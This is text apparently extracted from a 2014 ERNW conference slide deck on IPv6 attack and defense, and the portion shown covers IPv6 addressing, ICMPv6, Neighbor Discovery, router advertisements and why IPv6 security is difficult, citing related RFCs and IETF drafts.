

# IPv6 Attack & Defense Strategies

Christopher Werny, [cwerny@ernw.de](mailto:cwerny@ernw.de)

Rafael Schaefer, [rschaefer@ernw.de](mailto:rschaefer@ernw.de)



## ERNW GmbH



- Heidelberg based network security consulting and assessment company with 39 employees (as of Nov 2014).
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: [www.insinator.net](http://www.insinator.net)
- Conference TROOPERS.de
  - Featuring the IPv6 Sec Summit



# Agenda

---



Part 1	Part 2
IPv6 Refresher	Scanning & Recon
Why IPv6 Security is so hard	Neighbor Cache Exhaustion
Local-link IPv6 Security and Defense	Extension Headers & Fragmentation

# IPv6 Refresher

---

Enno Rey, [erey@ernw.de](mailto:erey@ernw.de), @Enno\_Insinuator

Christopher Werny, [cwerny@ernw.de](mailto:cwerny@ernw.de)



## Current state of affairs or “some misconception”

“IPv6 is a well-defined  
set of completed standards.”

- It's not!
- Still quite some debates on major fundamental elements.
- Lots of RFCs, both “standard track” and informational, and IETF drafts floating around.
- Vendors may implement fundamental stuff quite differently
  - E.g. how to get host part of address.

## Some IPv6 Design Paradigms

---



- End-to-end principle / Network Transparency
  - NAT was never planned and there's still a "big debate".
  - Only the "Hop Limit"-field supposed be changed by L3 hops.
- IPv6 is supposed to be used on a large scale.
  - Mobile phones, sensors, smart meters, cars, fridges...
- IPv6 is supposed to be used by devices "not running in well-managed networks".
  - Sensors, smart meters, fridges...
- IPv6 devices may be limited as for their processing and configuration capabilities.
  - Sensors, smart meters, fridges...
- Keep this in mind! This will help to better understand some design principles...

# IPv6 Header Format (RFC 2460)



# Extension Headers

IPv6 header	TCP header + data
Next Header = TCP	

IPv6 header	Routing header	TCP header + data
Next Header = Routing	Next Header = TCP	

IPv6 header	Routing header	Fragment header	fragment of TCP header + data
Next Header = Routing	Next Header = Fragment	Next Header = TCP	



## Notation of IPv6 Addresses


---



- An IPv6 address is a 128 bit number. These 128 bits are used as eight 16-bit words and separated by colons. Each 16 bit word is represented by four hexadecimal digits:
  - `fedc:ba98:7654:3210:0123:4567:89ab:cdef`
- Prefixes are provided in the CIDR notation (Classless Inter-Domain Routing, RFC4632):
  - `fe80:ba98:7600::/40` is a 40 bit long prefix.
- Some abbreviations are allowed. There's usually many zeroes:
  - `2001:0000:0000:0000:0008:0800:200c:417a`

## Notation of IPv6 Addresses

---



- A first simplification is to omit leading zeroes in each hex-combination
  - 2001:0:0:0:8:800:200c:417a
- The next consists of replacing consecutive zeros by using "::"
  - 2001::8:800:200c:417a
- This simplification can only be made once within an address.
- The following is the recommended way of including port numbers:
  - [2001:db8::1]:80
- See also: RFC 5952.  
But as well: <http://labs.apnic.net/blabs/?p=309>

## Address Space

---



- The IPv6 address space encompasses a total of  $2^{128}$  addresses (128-bit addresses).
- However, in IPv6 currently not all the addresses are “released by IANA”. As of 2014 the following areas are:
  - 2000::/3            Global Unicast
  - FC00::/7            Unique Local Unicast
  - FE80::/10           Link Local Unicast
  - FF00::/8            Multicast
- Also see: [www.iana.org/assignments/ipv6-address-space](http://www.iana.org/assignments/ipv6-address-space) for the current address allocation.

## IPv6 Addresses & Their Scope

---



- Node-Local
  - Loopback address of a node.  
Usually `::1`, corresponds to the IPv4 loopback address `127.0.0.1`.
- Link-Local
  - An IPv6 address has only local significance.  
It is identified by the prefix `FE80::/10`.
- Site-Local
  - Site-local addresses are similar to IPv4 private addresses (RFC 1918) and have the prefix `FEC0::/10`.
  - Site-local addresses have been deprecated (see RFC 3879) by **Unique Local Addresses** (RFC 4193).

## IPv6 Addresses and Their Scope

---




- Unique-Local addresses
  - Unique Local addresses are also comparable with private IPv4 addresses, but they dispose of a high probability of uniqueness to prevent address conflicts. They have the prefix FC00::/7.  
This is split into
- fc00::/8
  - Centrally “coordinated” with some sort-of registrar (SiXXs)
  - <http://www.sixxs.net/tools/grh/ula/list>
  - One gets FCxx:xxxx:xxxx:yyyy:zzzz:zzzz:zzzz:zzzz
- fd00::/8
  - Not assigned by central authority/entity
  - (“Pseudo”) Randomly generated number
  - One gets FDxx:xxxx:xxxx:yyyy:zzzz:zzzz:zzzz:zzzz

## IPv6 Addresses and Their Scope



- Global
  - Globally routed and reachable addresses.
- They are – somewhat – equivalent to public IPv4 addresses.

# How an Address is Composed



- Unicast
  - Link Local
  - Global
  - (ULA)
- Multicast
  - Static
  - “Automatic”
    - EUI-64
    - DHCPv6
    - Privacy Extensions
      - The Microsoft way
      - The “RFC way”
    - RFC 7217 et.al.

# IPv6 interface ID generation

- Extended Unique Identifier (EUI)-64 Address
  - Is generated from the IEEE 802 Address
  - Default behavior on Windows XP, Windows Server 2003, FreeBSD and Linux, Mac OSX
    - Some Linux derivatives (e.g. Ubuntu) and MAC OS-X “have changed their mind in the interim” → they default to PrivExtensions
  - Cisco:
    - `interface INTERFACENAME`
      - `ipv6 address PREFIX/PREFLEN eui-64`
- Randomly generated value (“Privacy Extensions”, RFC 4941)
  - Meant to counter address scanning
  - Hiding the identity
  - Default on Windows Vista, Windows Server 2008 und Windows 7





## ICMPv6 (Internet Control Message Protocol for IPv6)



- ICMPv6 is the new version of ICMP. It was first specified in RFC 2462, latest in RFC 4443.
- ICMPv6 includes “traditional” ICMP functions, functionalities of IGMP (RFC 1112), IGMPv2 (RFC 2236) and extensions of the type “Multicast Listener Discovery” (MLD) for IPv6.
- Additionally ICMPv6 includes the Neighbor Discovery Protocol (RFC 2461, updated by RFC 4861).
- ICMPv6 is an integral part of every IPv6 implementation; every IPv6 stack must include ICMPv6.
- ICMPv6 has the next-header value 58.

# (Main) ICMPv6 Types

Type(Value)	Description
1	Destination Unreachable (with codes 0,1,2,4)
2	Packet too big (Code 0)
3	Time Exceeded (Code 0,1)
4	Parameter Problem (Code 0,1,2)
128	Echo Request (Code 0)
129	Echo Reply (Code 0)
130	Multicast Listener Query
131	Multicast Listener Report
132	Multicast Listener Done
133	Router Solicitation
134	Router Advertisement
135	Neighbor Solicitation
136	Neighbor Advertisement
137	Redirect

## Neighbor Discovery Protocol RFC 4861

---



- *Neighbor Discovery* (ND) provides mechanisms for the following tasks:
  1. Neighbor Discovery / Address Resolution
  2. Router Discovery
  3. Prefix Discovery
  4. Parameter Discovery
  5. Address Autoconfiguration
  6. Next-Hop Determination
  7. Neighbor Unreachability Detection
  8. Duplicate Address Detection
  9. Redirect

## Address resolution / Neighbor Discovery

---



- The address resolution is the exchange of *neighbor solicitation* and *neighbor advertisement* messages to the link-layer address, for example, to resolve the next hop.
  - Multicast Neighbor Solicitation Message
  - Unicast Neighbor Advertisement Message
- Both nodes involved update their *Neighbor Cache*.
- Once this is done successfully, the nodes can communicate with each other via unicast.
- Replaces the ARP (Address Resolution Protocol) in IPv4.

# Neighbor Solicitation

## Ethernet Header

- Dest.-MAC: 33-33-FF-03-04-05

## IPv6 Header

- Source-IP: 2001::cafe:201:2FF:FE03:406
- Dest.-IP: FF02::1:FF03:405
- Hop limit: 255

## Neighbor Solicitation Header

- Dest. Address is 2001::cafe:201:2FF:FE03:405



MAC: 00-01-02-03-04-06  
IP: 2001::cafe:201:2FF:FE03:406

1. Multicast Neighbor Solicitation

Neighbor Solicitation



Bob

MAC: 00-01-02-03-04-05  
IP: 2001::cafe:201:2FF:FE03:405



# Neighbor Advertisement

## Ethernet Header

Dest.-MAC: 00-01-02-03-04-06

## IPv6 Header

Source-IP: 2001::cafe:201:2FF:FE03:405

Dest.-IP: 2001::cafe:201:2FF:FE03:406

Hop limit: 255

## Neighbor Advertisement Header

Source Address is 2001::cafe:201:2FF:FE03:405

## Neighbor Discovery Option

Source Link-Layer Address (00-01-02-03-04-05)



MAC: 00-01-02-03-04-06

IP: 2001::cafe:201:2FF:FE03:406

Neighbor Advertisement

## 2. Unicast Neighbor Advertisement

Bob



MAC: 00-01-02-03-04-05

IP: 2001::cafe:201:2FF:FE03:405



# Multicast Neighbor Advertisement for Duplicate Address Detection

## Ethernet Header

- Dest.-MAC: 33-33-00-00-00-01

## IPv6 Header

- Source.-IP: 2001::cafe:201:2FF:FE03:405
- Dest.-IP: FF02::1
- Hop limit: 255

## Neighbor Advertisement Header

- Source Address is 2001::cafe:201:2FF:FE03:405

## Neighbor Discovery Option

- Source Link-Layer Address



Alice

Tentative IP: 2001::cafe:201:2FF:FE03:405

Neighbor Advertisement

## 2. Multicast Neighbor Advertisement


MAC: 00-01-02-03-04-05  
IP: 2001::cafe:201:2FF:FE03:405

Bob



## Neighbor Cache

---



- Caching neighbor information / information delivered by NDP.
- Caching:
  - IPv6-Address → Link-Layer-Address
  - Further information, like
    - Pointer to packets, waiting for address resolution
    - Informations about reachability; is address a router?




# Neighbor Cache entries

State	Description
INCOMPLETE	Neighbor Solicitation has been sent, but no Neighbor Advertisement has been retrieved.
REACHABLE	Positive confirmation was received within the last <i>ReachableTime</i> milliseconds, no special actions necessary
STALE	ReachableTime milliseconds have elapsed, no action takes place. This is entered upon receiving an unsolicited Neighbor Discovery message → entry must actually be used
DELAY	ReachableTime milliseconds have elapsed and a packet was sent within the last <i>DELAY_FIRST_PROBE_TIME</i> seconds. If no message was sent → change state to PROBE
PROBE	A reachability confirmation is actively sought by retransmitting Neighbor Solicitations every <i>RetransTimer</i> milliseconds until reachability confirmation is received

## Router Discovery

---

- Used to detect routers that are connected to the local network.
  
- IPv6 router discovery also provides the following information:
  - Default value for the "Hop Limit" field
  - Whether any "stateful address protocol" (DHCPv6) should be used.
  - Settings for the "Retransmission Timer"
  - The network prefix for the local network
  - The MTU of the network
  - Mobile IPv6 Information
  - Routing Information



# Multicast Router Solicitation Message

## Ethernet Header

- Dest.-MAC: 33-33-00-00-00-02

## IPv6 Header

- Source-IP:::
- Dest.-IP: FF02::2
- Hop limit: 255

## Router Solicitation




Alice

MAC: 00-01-02-03-04-05  
IP: none

1. Multicast Router Solicitation

Router Solicitation



MAC: 00-11-22-33-44-55  
IP: FE80::211:22FF:FE33:4455

Router



# Router Advertisement Message

## Ethernet Header

- Dest.-MAC: 33-33-00-00-00-01

## IPv6 Header

- Source-IP: FE80::211:22FF:FE33:4455
- Dest.-IP: FF02::1
- Hop limit: 255

## Router Advertisement Header

- Current Hop Limit, Flags, Router Lifetime, Reachable and Retransmission Timers

## Neighbor Discovery Options

- Source Link-Layer Address
- MTU
- Prefix-Informationen




Alice

MAC: 00-01-02-03-04-05  
IP: none

Router Advertisement

2. Multicast Router Advertisement

Router




MAC: 00-11-22-33-44-55  
IP: FE80::211:22FF:FE33:4455



## Path MTU Discovery (RFC 1981)

- To discover the minimum MTU on a path, the following steps are performed
  - The IPv6 packet will be sent with the MTU of the local link.
  - If a router in the transit path cannot forward the packet (because of MTU issues), it will discard the packet and send an ICMPv6 "Too Big" packet back to the source, incl. the MTU which the source must use so that the router can forward the packet.
  - The source will transmit the packet again with the MTU specified in the ICMPv6 message.



## Address Autoconfiguration Overview

---

- IPv6 interfaces are meant to configure themselves automatically, in terms of "basic IP parameters".
  - Even without DHCPv6.
  - In particular without DHCPv6!
    - Remember: IPv6 = consumer technology.
- Link-local addresses are always configured, for each interface.
- Using the *router discovery* process, other addresses, router addresses and other configuration parameters are selected.







# Types of Autoconfiguration


- Stateless
  - Via *Router Advertisement Messages* (with one or more prefix)
  - Can (theoretically!) also distribute "other parameters", see RFC 6106.
  - SLAAC: "stateless address autoconfiguration"
- Stateful
  - Usage of a *Stateful Address Protocol* (e.g. DHCPv6).
- Stateless with DHCP
  - Use of Router Advertisement messages for allocation of prefixes
  - In addition, DHCP for "other parameters" (e.g. DNS Server, Domain Search List).

(In all cases there is always at least one link-local address anyway!)



# Basic IP Config

	Router Advertisements	DHCPv6
Address	P	P 
Default Route	P	X
DNS Resolver	(RFC 6106)	P  
All other options	X	P 


 O-Flag

 M-Flag



# Router Advertisements, Flags

- Routers can inform adjacent hosts (neighbors on the local link) that additional configuration parameters (like a DNS server) are available over a stateful configuration protocol (DHCPv6).
- In the router advertisement header two flags (M and O) can be included which can be set to inform the clients that additional configuration parameters are available.



## 0-Flag

---



- 1-bit "other configuration" flag
- When set, it indicates that other configuration information is available via DHCPv6.
- Examples of such information are DNS-related information (DNS Server, DNS Suffix).
- Both flags are defined in RFC 4861 (Section 4.2).

## M-Flag

---



- 1-bit "Managed address configuration" flag.
- When set, it indicates that addresses are available through DHCPv6.
- If the M flag is set, the O flag is redundant and can be ignored because DHCPv6 will return all available configuration information.
  - Some ambiguity here, see next chapter.
- If neither M nor O flags are set, this indicates that no information is available via DHCPv6.

## Summary

---


- Different mode of operation
- Different design goals
- Lots of flexibility introduced into IPv6
  - I let you decide whether this is a good or bad thing in terms of security ;)

## Why IPv6 Security Is So Hard



- Trust Model & Provisioning
- Crypto-Optimism
- Complexity
- The State Problem
- Stack Heterogeneity
- Attack / Defense Asymmetry

# There's Different Generations of IPv6 Stacks



## IPv6's Trust Model

On the *local link* we're all brothers.




Network Working Group  
Internet-Draft  
Intended status: Informational  
Expires: April 25, 2014

F. Gont  
SI6 Networks / UTN-FRH  
R. Bonica  
Juniper Networks  
W. Liu  
Huawei Technologies  
October 22, 2013

**Security Assessment of Neighbor Discovery (ND) for IPv6**  
draft-gont-opsec-ipv6-nd-security-02

**Abstract**

Neighbor Discovery is one of the core protocols of the IPv6 suite, and provides in IPv6 similar functions to those provided in the IPv4 protocol suite by the Address Resolution Protocol (ARP) and the Internet Control Message Protocol (ICMP). Its increased flexibility implies a somewhat increased complexity, which has resulted in a number of bugs and vulnerabilities found in popular implementations. This document provides guidance in the implementation of Neighbor Discovery, and documents issues that have affected popular implementations, in the hopes that the same issues do not repeat in other implementations.



## We're All Brothers

We like the idea. Really.

As much as we like the concept  
of eternal happiness & peace.




## What's a *Router*?



- Wikipedia:
  - router = “a **router** is a device that forwards *data packets* between *computer networks*”
  
- RFC 2460:
  - router: “router - a node that forwards IPv6 packets not explicitly addressed to itself.”
  
- Is there any issue then?


## What's a *Router*, in IPv6?

### Looking Closer



- RFC 2461: “Routers advertise their presence together **with various link and Internet parameters** either periodically, or in response to a Router Solicitation message”.
- In the end of the day, in IPv6 a router is not just a forwarding device but a provisioning system as well.
  - As many other IPv6 guys we generally like the idea.
  - Still, having an operations background in large scale enterprise networks we can tell you quite some of our colleagues have a hard time with this.
  - While we're at it: MANY THANKS TO YOU GUYS OVER THERE AT IETF FOR THE BRILLIANT STATE OF RA & DHCPv6 “INTERACTION”.
    - This really helps a lot with widespread IPv6 adoption. Rly!
  - That said we won't further open this can of worms here...

## The 90's "Crypto-Optimism"



In 1995 *Clipper chip* still active.


Every network security problem considered to be solvable by means of math & some algorithms.

- This thinking shaped IPv6
  - RFC 3315 (DHCPv6) complemented by RFC 3318.
    - Which pretty much no DHCPv6 server supports...
  - RFC 2461 (ND, initial spec) by RFC 3971 (SeND).
    - Which pretty much no common desktop OS supports...
  - etc.

## Complexity

---

Want some samples?



“ND overspecified”

(one of the first statements in 6man at IETF 89 in London)

## Neighbor Discovery

---



- Initial specification in RFC 1970 (Aug 1996, 82 pages), obsoleted by
- RFC 2461 (Dec 1998, 93 pages), obsoleted (after update via 4311) by
- RFC 4861 (Sep 2007, 97 pages)
  - This is mainly considered “the latest, stable one”, cited in most textbooks and
    - if existent – stack documentation.

# RFC 4861

Small excerpt

- 5. Conceptual Model of a Host ..... 33
  - 5.1. Conceptual Data Structures ..... 33
  - 5.2. Conceptual Sending Algorithm ..... 36
  - 5.3. Garbage Collection and Timeout Requirements ..... 37
- 6. Router and Prefix Discovery ..... 38
  - 6.1. Message Validation ..... 39
    - 6.1.1. Validation of Router Solicitation Messages ..... 39
    - 6.1.2. Validation of Router Advertisement Messages ..... 39
  - 6.2. Router Specification ..... 40
    - 6.2.1. Router Configuration Variables ..... 40
    - 6.2.2. Becoming an Advertising Interface ..... 45
    - 6.2.3. Router Advertisement Message Content ..... 45
    - 6.2.4. Sending Unsolicited Router Advertisements ..... 47
    - 6.2.5. Ceasing To Be an Advertising Interface ..... 47
    - 6.2.6. Processing Router Solicitations ..... 48
    - 6.2.7. Router Advertisement Consistency ..... 50
    - 6.2.8. Link-local Address Change ..... 50
  - 6.3. Host Specification ..... 51
    - 6.3.1. Host Configuration Variables ..... 51
    - 6.3.2. Host Variables ..... 51
    - 6.3.3. Interface Initialization ..... 52
    - 6.3.4. Processing Received Router Advertisements ..... 53
    - 6.3.5. Timing out Prefixes and Default Routers ..... 56
    - 6.3.6. Default Router Selection ..... 56
    - 6.3.7. Sending Router Solicitations ..... 57

ten, et al. Standards Track [Page 2]

4861 Neighbor Discovery in IPv6 September 2007

- 7. Address Resolution and Neighbor Unreachability Detection ..... 59
  - 7.1. Message Validation ..... 59
    - 7.1.1. Validation of Neighbor Solicitations ..... 59
    - 7.1.2. Validation of Neighbor Advertisements ..... 60
  - 7.2. Address Resolution ..... 60
    - 7.2.1. Interface Initialization ..... 61
    - 7.2.2. Sending Neighbor Solicitations ..... 61
    - 7.2.3. Receipt of Neighbor Solicitations ..... 62
    - 7.2.4. Sending Solicited Neighbor Advertisements ..... 63
    - 7.2.5. Receipt of Neighbor Advertisements ..... 64
    - 7.2.6. Sending Unsolicited Neighbor Advertisements ..... 66
    - 7.2.7. Sending Neighbor Advertisements ..... 67

## So We've Reached a kind-of stable State as for the Core of IPv6?



- Well... unfortunately... no.
- RFC 4861 updated by
  - RFC 5942
  - RFC 6980 *Security Implications of IPv6 Fragmentation with IPv6 Neighbor Discovery*
  - RFC 7048
  - *yadda yadda yadda*
- In Mar 2014, at IETF 89, in *6man* (IPv6 Maintenance) and *v6ops* (IPv6 Operations) significant time spent on...  
**... modifications of ND!**

## Let's Have a Quick Look At RFC 6980

- From a security perspective this can be considered long over-due
  - Think attack/defense asymmetry (see below)

- Still, it adds complexity to decision taking and, subsequently, stack code.
  - And yet another sector on the time-bar.

[Docs] [txt|pdf] [draft-ietf-6man-n...] [Diff1] [Diff2]

PROPOSED STANDARD

Internet Engineering Task Force (IETF) F. Gont  
Request for Comments: 6980 SI6 Networks / UTN-FRH  
Updates: 3971, 4861 August 2013  
Category: Standards Track  
ISSN: 2070-1721

Security Implications of IPv6 Fragmentation with IPv6 Neighbor Discovery

Abstract


This document analyzes the security implications of employing IPv6 fragmentation with Neighbor Discovery (ND) messages. It updates [RFC 4861](#) such that use of the IPv6 Fragmentation Header is forbidden in all Neighbor Discovery messages, thus allowing for simple and effective countermeasures for Neighbor Discovery attacks. Finally, it discusses the security implications of using IPv6 fragmentation with SEcure Neighbor Discovery (SEND) and formally updates [RFC 3971](#) to provide advice regarding how the aforementioned security implications can be mitigated.

Status of This Memo

